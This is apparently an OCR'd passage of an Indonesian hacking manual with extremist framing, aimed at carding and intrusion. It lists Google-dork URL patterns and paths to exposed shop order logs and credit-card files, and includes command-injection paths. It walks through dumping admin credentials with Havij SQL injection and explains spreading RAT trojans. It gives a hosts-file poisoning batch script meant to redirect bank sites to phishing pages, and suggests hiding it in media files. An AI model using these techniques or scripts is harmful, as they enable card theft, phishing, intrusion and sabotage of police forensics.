category.asp?catid=
Category.asp?c=
Category.cfm?c=
productlist.cfm?catalogid=
productlist.asp?catalogid=
viewitem.asp?catalogid=
viewitem.cfm?catalogid=
catalog.cfm?catalogId=
catalog.asp?catalogId=
department.cfm?dept=
department.asp?dept=
itemdetails.cfm?catalogId=
itemdetails.asp?catalogId=

product_detail.asp?catalogid=
product_detail.cfm?catalogid=
product_list.asp?catalogid=
product_list.cfm?catalogid=
ShowProduct.cfm?CatID=
ShowProduct.asp?CatID=
search_results.cfm?txtsearchParamCat=
search_results.asp?txtsearchParamCat=
itemdetails.cfm?catalogId=
itemdetails.asp?catalogId=
store-page.cfm?go=
store-page.asp?go=
Detail.cfm?CatalogID=
Detail.asp?CatalogID=
browse.cfm?category_id=
view.cfm?category_id=
products.cfm?category_id=
index.cfm?Category_ID=
detail.cfm?id=
category.cfm?id=
showitems.cfm?category_id=
ViewProduct.asp?PID=
ViewProduct.cfm?PID=
shopdisplayproducts.asp?catalogid=
shopdisplayproducts.cfn?catalogid=
displayproducts.cfm?category_id=
displayproducts.asp?category_id=
DisplayProducts.asp?prodcat=
DisplayProducts.cfm?prodcat=x
productDetail.cfm?ProductID=
products.php?subcat_id=
showitem.cfm?id=21

productdetail.cfm?pid=
default.cfm?action=46
products_accessories.asp?CatId=
Store_ViewProducts.asp?Cat=
category.cfm?categoryID=
category.asp?category=
tepeecart.cfm?shopid=
view_product.asp?productID=
ProductDetails.asp?prdId=12
products.cfm?ID=
detail.asp?product_id=
product_detail.asp?product_id=
products.php?subcat_id=
product.php?product_id=
view_product.cfm?productID=
product_details.asp?prodid=
shopdisplayproducts.cfm?id=
displayproducts.cfm?id=
/ccbill/secure/ccbill.log
/cgi-bin/orders/mc.txt
/WebCart/orders.txt
/cgi-bin/orders/cc.txt
/cvv2.txt
/cgi-bin/orderlog.txt
/WebShop/logs
/orderb/shop.mdb
/_private/shopping_cart.mdb
/scripts/iisadmin/tools/mkilog.exe
/cool-logs/mylog.html
/cool-logs/mlog.html
/easylog/easylog.html
/HyperStat/stat_what.log

/mall_log_files/
/scripts/weblog
/super_stats/access_logs
/trafficlog
/wwwlog
/Admin_files/order.log
/bin/orders/orders.txt
/cgi/orders/orders.txt
/cgi-bin/orders/orders.txt
/cgi-sys/orders/orders.txt
/cgi-local/orders/orders.txt
/htbin/orders/orders.txt
/cgibin/orders/orders.txt
/cgis/orders/orders.txt
/scripts/orders/orders.txt
/cgi-win/orders/orders.txt
/bin/pagelog.cgi
/cgi/pagelog.cgi
/cgi-bin/pagelog.cgi
/cgi-sys/pagelog.cgi
/cgi-local/pagelog.cgi
/cgibin/pagelog.cgi
/cgis/pagelog.cgi
/scripts/pagelog.cgi
/cgi-win/pagelog.cgi
/bin/DCShop/auth_data/auth_user_file.txt
/cgi/DCShop/auth_data/auth_user_file.txt
/cgi-bin/DCShop/auth_data/auth_user_file.txt
/cgi-sys/DCShop/auth_data/auth_user_file.txt
/cgi-local/DCShop/auth_data/auth_user_file.txt
/htbin/DCShop/auth_data/auth_user_file.txt
/cgibin/DCShop/auth_data/auth_user_file.txt

/cgis/DCShop/auth_data/auth_user_file.txt
/scripts/DCShop/auth_data/auth_user_file.txt
/cgi-win/DCShop/auth_data/auth_user_file.txt
/bin/DCShop/orders/orders.txt
/cgi/DCShop/orders/orders.txt
/cgi-bin/DCShop/orders/orders.txt
/cgi-sys/DCShop/orders/orders.txt
/cgi-local/DCShop/orders/orders.txt
/htbin/DCShop/orders/orders.txt
/cgibin/DCShop/orders/orders.txt
/cgis/DCShop/orders/orders.txt
/scripts/DCShop/orders/orders.txt
/cgi-win/DCShop/orders/orders.txt
/dc/auth_data/auth_user_file.txt
/dcshop/orders/orders.txt
/dcshop/auth_data/auth_user_file.txt
/dc/orders/orders.txt
/orders/checks.txt
/orders/mountain.cfg
/cgi-bin/shopper.cgi&TEMPLATE=ORDER.LOG
/webcart/carts
/webcart-lite/orders/import.txt
/webcart/config
/webcart/config/clients.txt
/webcart/orders
/webcart/orders/import.txt
/WebShop/logs/cc.txt
/WebShop/templates/cc.txt
/bin/shop/auth_data/auth_user_file.txt
/cgi/shop/auth_data/auth_user_file.txt
/cgi-bin/shop/auth_data/auth_user_file.txt
/cgi-sys/shop/auth_data/auth_user_file.txt

/cgi-local/shop/auth_data/auth_user_file.txt
/htbin/shop/auth_data/auth_user_file.txt
/cgibin/shop/auth_data/auth_user_file.txt
/cgis/shop/auth_data/auth_user_file.txt
/scripts/shop/auth_data/auth_user_file.txt
/cgi-win/shop/auth_data/auth_user_file.txt
/bin/shop/orders/orders.txt
/cgi/shop/orders/orders.txt
/cgi-bin/shop/orders/orders.txt
/cgi-sys/shop/orders/orders.txt
/cgi-local/shop/orders/orders.txt
/htbin/shop/orders/orders.txt
/cgibin/shop/orders/orders.txt
/cgis/shop/orders/orders.txt
/scripts/shop/orders/orders.txt
/cgi-win/shop/orders/orders.txt
/bin/shop.pl/page=;cat%20shop.pl
/cgi/shop.pl/page=;cat%20shop.pl
/cgi-bin/shop.pl/page=;cat%20shop.pl
/cgi-sys/shop.pl/page=;cat%20shop.pl
/cgi-local/shop.pl/page=;cat%20shop.pl
/htbin/shop.pl/page=;cat%20shop.pl
/cgibin/shop.pl/page=;cat%20shop.pl
/cgis/shop.pl/page=;cat%20shop.pl
/scripts/shop.pl/page=;cat%20shop.pl
/cgi-win/shop.pl/page=;cat%20shop.pl
/bin/cart.pl
/cgi/cart.pl
/cgi-bin/cart.pl
/cgi-sys/cart.pl
/cgi-local/cart.pl
/htbin/cart.pl


/cgibin/cart.pl
/scripts/cart.pl
/cgi-win/cart.pl
/cgis/cart.pl
/bin/cart.pl
/cgi/cart.pl
/cgi-bin/cart.pl
/cgi-sys/cart.pl
/cgi-local/cart.pl
/htbin/cart.pl
/cgibin/cart.pl
/cgis/cart.pl
/scripts/cart.pl
/cgi-win/cart.pl
/bin/cart32.exe
/cgi/cart32.exe
/cgi-bin/cart32.exe
/cgi-sys/cart32.exe
/cgi-local/cart32.exe
/htbin/cart32.exe
/cgibin/cart32.exe
/cgis/cart32.exe
/scripts/cart32.exe
/cgi-win/cart32.exe
/cgi-bin/www-sql;;;
/server%20logfile;;;
/cgi-bin/pdg_cart/order.log
/cgi-bin/shopper.exe?search
/orders/order.log
/orders/import.txt
/orders/checks.txt
/orders/orders.txt

/Orders/order.log
/order/order.log
/WebShop/logs/ck.log
/WebShop/logs/cc.txt
/WebShop/templates/cc.txt
/_private/orders.txt
storemanager/contents/item.asp?page_code=
storemanager/contents/item.php?page_code=
viewCart.asp?userID=
viewCart.cfm?userID=
viewCart.php?userID=
viewcart.asp?CartId=
viewcart.cfm?CartId=
viewcart.php?CartId=
x/product.php?productid=
xcart/home.php?cat
shop.pl/page=
shop.pl/page= shop.pl/page=
shop/books_detail.asp?bookID=
shop/books_detail.php?bookID=
shop/category.asp?cat_id=
shop/category.php?cat_id=
shop/eventshop/product_detail.asp?itemid=
shop/eventshop/product_detail.php?itemid=
shop/home.php?cat=
shop/index.asp?cPath=
shop/index.php?cPath=
shop/index.php?cat_id=
shop/pages.php?page=
shop/product.php?id=
shop/product_details.php?ProdID=
shop/products.php?cat=

SQL INJECTION

SQL Injection adalah sebuah cara untuk mengeksplorasi sebuah database SQL tanpa memiliki akses administrator. Hal ini dimungkinkan, karena terdapat banyak sekali bug (celah) yang selalu dieksplorasi. Menurut Wikipedia, Injeksi SQL (Bahasa Inggris: SQL Injection) adalah sebuah teknik yang menyalahgunakan sebuah celah keamanan yang terjadi dalam lapisan basis data sebuah aplikasi.


Secara lebih mudah, selain menggunakan google dork untuk menentukan target secara acak. Antum dapat menggunakan program acunetix web scanner untuk mendeteksi kelemahan website/ server sasaran.




Acunetik web scanner diatas memiliki kemampuan untuk memeriksa setiap script pemrograman yang memiliki kelemahan. Misal, missing link, belum di-patch, dll. Yang penulis lakukan biasanya adalah, mencari web-web yang vuln menggunakan sql poison. Kemudian discan dengan acunetix web scanner. Baru setelah itu, penulis mencoba menembusnya dengan havij.

MENGGUNAKAN HAVIJ SEBAGAI TOOL SQL INJECTION


Software havij sangat popular digunakan, karena memiliki fasilitas yang memungkinkan seseorang memperoleh database dan mengeksplorasi database yang didapatkan. Namun satu kelemahan yang dimiliki havij adalah, havij tidak mampu menscan secara massal web-web yang vuln (lemah). Jika antum hendak men-scan web secara massal menggunakan metode google dork (yaitu tinggal memasukkan dork yang antum kembangkan), maka antum dapat menggunakan program sql poison atau tool semisal itu.






SQL Poizon adalah tool yang mampu mengeksplorasi sebuah kelemahan website secara massal dengan metode yang cukup unik. Yaitu memasukkan dork website, dan sql poison akan mencarinya untuk antum. Namun kelemahan sql pozin terkadang setelah menemukan website-website yang vuln, maka tidak mampu menembus database yang ada. Terkadang, sampai disini penulis menggunakan havij.


Setelah mendapatkan sasaran website yang hendak ditembus. Maka antum dapat mengeksplorasinya menggunakan havij satu persatu. Memang sulit dan melelahkan, namun hasilnya biasanya cukup memuaskan. Ada memang ratusan software-software sql injection lainnya yang mampu menscan dan meng-inject banyak website/server secara massal. Antum dapat mencobanya, karena setiap saat teknologi dan dork itu berkembang. Sedangkan algoritma google sendiri sering berubah.




Setelah menjalankan havij dan memasukkan website yang vuln. Bila sukses, maka antum akan mendapatkan database didalamnya. Hal ini nampak di kotak sebelah kiri. Lalu antum tinggal mencentang database yang ditemukan, dan klik *get tables*.




Setelah *table* muncul, maka centang *table* yang sekiranya berharga. Dalam kasus diatas *userio*. Lalu pilih *get columns.*



Setelah *column* didapatkan, maka antum dapat memilih column-column yang sekiranya mengandung data penting. Dalam kasus diatas, maka antum memilih id, login, dan pass. Lalu setelah memilih column, antum klik *get data*.



Setelah itu akan dihasilkan beberapa username dan password. Passwor tersebut masih dalam wujud hash yang perlu dideskripsikan lebih lanjut.



Antum bisa menghasilkan password sebenarnya dengan deskripsi MD5. Setelah menghasilkan admin dan password, maka antum dapat melakukan apa saja terhadap website dan server tersebut.


EXPLOIT

Exploit adalah teknik mengendalikan website/ server dengan sebuah program berwujud virus RAT (Remote Administrator Trojan). Program ini ditanam ke dalam sebuah website/ server sehingga antum bisa melakukan apa saja ke dalam website/ server tersebut. Baik mengcopy file, melihat/ mengendalikan layar, hingga menghapus file yang ada didalamnya sehingga dapat menyebabkan crash system.

Program RAT terdiri dari dua program. Pertama adalah program yang digunakan untuk membuat virus. Kedua adalah program caller yang memanggil virus tersebut untuk dikendalikan.

Sebelah kiri adalah program yang digunakan untuk membuat virus Trojan tersebut. Sebelah kanan, adalah *caller*-nya.

Lalu bagaimanakah exploit tersebut ditanamkan. Exploit tersebut ditanamkan melalui beberapa cara. *Pertama*, Melalui file lain untuk menjalankan file berisi virus tersebut. Misal melalui file gambar, maupun video ketika dijalankan maka akan menjalankan file tersebut. Terkadang virus RAT ini juga didapatkan dari aplikasi android yang ada. Teknik ini dapat juga dijalankan melalui sebuah website, sehingga korban yang mengakses website tersebut dapat terkena virus Trojan sehingga dapat dikendalikan. Seperti dalam situs toghut hendropriyono.com dibawah ini.


The site ahead contains malware
Attackers currently on www.hendropriyono.com might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards).
Automatically report details of possible security incidents to Google. Privacy policy
DETAILS
Back to safety

Kedua, melalui link yang disebarkan oleh pelaku agar diklik oleh korban. Saat mengklik, maka korban tidak sengaja akan menginstall sebuah file yang biasanya di belakang layar (tidak terlihat dan terdeteksi). Setelah terinstall secara tidak sengaja tersebut, maka perangkat keras korban akan dapat dikendalikan oleh pelaku. Teknik ini biasanya juga disebut teknik scammer, yaitu teknik menipu seseorang agar tertarik untuk membaca atau mengakses url yang diberikan.

Ketiga, melalui flashdisk/ perangkat lain. Teknik ini adalah teknik lama yang masih efektif dijalankan. Cukup dengan sebuah flashdisk yang terdapat virus Trojan tersebut, maka antum dapat menyebarkan ke warung-warung internet yang ada, kantor-kantor, dan tempat-tempat lainnya. Jika beruntung, suatu saat virus antum telah berada di sebuah gateway sehingga antum dapat memasang secara remote aplikasi sniffing didalam gateway tersebut.

Penulis mengenal seorang teman yang mampu memasang program RAT (remote administrator Trojan) tersebut di gateway-gateway provider telepon seluler yang ada di Indonesia. Teman ini sangat unik, meski demikian tidak ada seorangpun yang akan mengira bahwa hacker tersebut memiliki kemampuan hingga menembus gateway provider. Hacker tersebut menunjukkan bahwa dalam satu hari, dia mampu menyadap 1 (satu) juta email berikut passwordnya. Dan dia menunjukkan pula sebuah program yang mampu menscan isi dari email tersebut, apakah ada akun-akun keuangan ataukah tidak didalamnya.

Penulis juga teringat bahwa saat disidik oleh salah seorang penyidik dari densus 88 bernama Roberto (emailnya : berto_cyber@yahoo.com), Roberto yang mengaku sebelumnya dari divisi cybercrime Mabes Polri nampak kesulitan ketika printer yang hendak digunakannya untuk mencetak BAP (Berkas Acara Pemeriksaan) mendadak macet. Ketika penulis melirik dan mencoba mengakses laptop yang digunakan berto (tentu dengan ijin berto), penulis melihat process yang sedang berjalan di laptop tersebut. Alhamdulillah, salah satu RAT penulis menginfeksi laptop yang digunakan oleh berto, sehingga menyebabkan crash didalam system OS laptop tersebut. Menyimpan sebuah virus (tentu tidak dijalankan yaa) didalam perangkat keras kita (baik pc, laptop, maupun hp) adalah mutlak dijalankan. Dan antum simpan *caller* tersebut didalam tempat tersembunyi di internet.

Sehingga sewaktu-waktu ketika antum disidik dan diperiksa oleh toghut. Besar kemungkinan mereka akan men-clone semua data didalam perangkat tersebut. Jika ada virus didalamnya, maka secara tidak langsung akan menghambat kerja anshar toghut tersebut. Sayangnya saat itu, penulis lupa menuliskan script yang secara otomatis menghapus semua file yang ada.

DNS POISON

Dns poison adalah sebuah cara untuk merubah konfigurasi default dari sebuah target untuk memindahkan penterjemahan dns satu ke dns yang dituju. DNS adalah sebuah fasilitas didalam computer yang menterjemahkan sebuah server kedalam sebuah nama yang mudah diingat oleh pengguna. Sebagai contoh, ketika kita mengetikkan klikbca.com, maka dns akan menterjemahkan klikbca.com ke dalam penomoran tertentu (misal : 132.134.135.136). Sehingga sebuah pengguna tidak perlu menghafalkan nomor server 132.134.135.136, cukup mengetikkan klikbca.com.

Didalam setiap computer, terdapat file hosts dimana file hosts tersebut mengkonfigurasikan pengaturan nama dan penomoran tersebut. File tersebut dapat ditemuka di folder C:\windows\system32\drivers\etc\ . Coba anda buka file tersebut menggunakan program notepad.

```
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
127.0.0.1 localhost
```

Teknik DNS Poison adalah mengganti konfigurasi penomoran tersebut, sehingga mengalihkan tujuan dari server sebenarnya.

Dalam dunia carding, kita mengenal Scampage. Scampage adalah page (halaman/ website) yang palsu yang ditujukan untuk kepentingan tertentu. Biasanya scampage berbarengan dengan letter (email settingan, seolah-olah dari pihak resmi) yang memancing seseorang untuk mengakses website yang ditujukan. Misal, apabila kita mendapatkan peringatan keamanan dari bank tentang akun perbank-kan kita, maka kita dengan segera akan mengakses website bank tempat dana kita tersimpan.

Dibawah ini adalah contoh dari script DNS poison yang berjalan di system operasi Windows.

```
=====================================================
@ECHO OFF
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\Batch Files\syncfiles.bat" & Chr(34), 0
Set WshShell = Nothing
TITLE=Update Hosts File
copy C:\Windows\System32\drivers\etc\hosts
C:\Windows\System32\drivers\etc\hosts.bck
ECHO. >> C:\Windows\System32\drivers\etc\hosts
ECHO 127.0.0.1 1.com >> C:\Windows\System32\drivers\etc\hosts
ECHO 127.0.0.2 facebook.com >>
C:\Windows\System32\drivers\etc\hosts
ECHO 127.0.0.3 twitter.com >> C:\Windows\System32\drivers\etc\hosts
EXIT
=====================================================
```

Rubah 1.com sesuai server sasaran (misal : klikbca.com). Dan rubah ip address (127.0.0.1) menjadi ip address scampage yang kita siapkan. Antum dapat pula membuat banyak sasaran sekaligus dalam satu script. Copy file tersebut ke dalam sebuah notepad. Dan simpan ke dalam extensi .bat dengan nama apapun. Scripts tersebut diatas sekedar contoh, antum bisa memodifikasikan atau mencari scripts yang lebih baik dari ini.

Untuk merubah extensi .bat, antum dapat menggunakan program bat to exe converter. Terkadang juga, aplikasi ini bisa dijalankan dibelakang layar sehingga ketika aktif, tidak disadari oleh pengguna computer.

Setelah dirubah ke dalam ektensi .exe, maka program diatas dapat disisipkan ke dalam file gambar, suara, bahkan film.

WEB SCAM/ SCAMPAGE

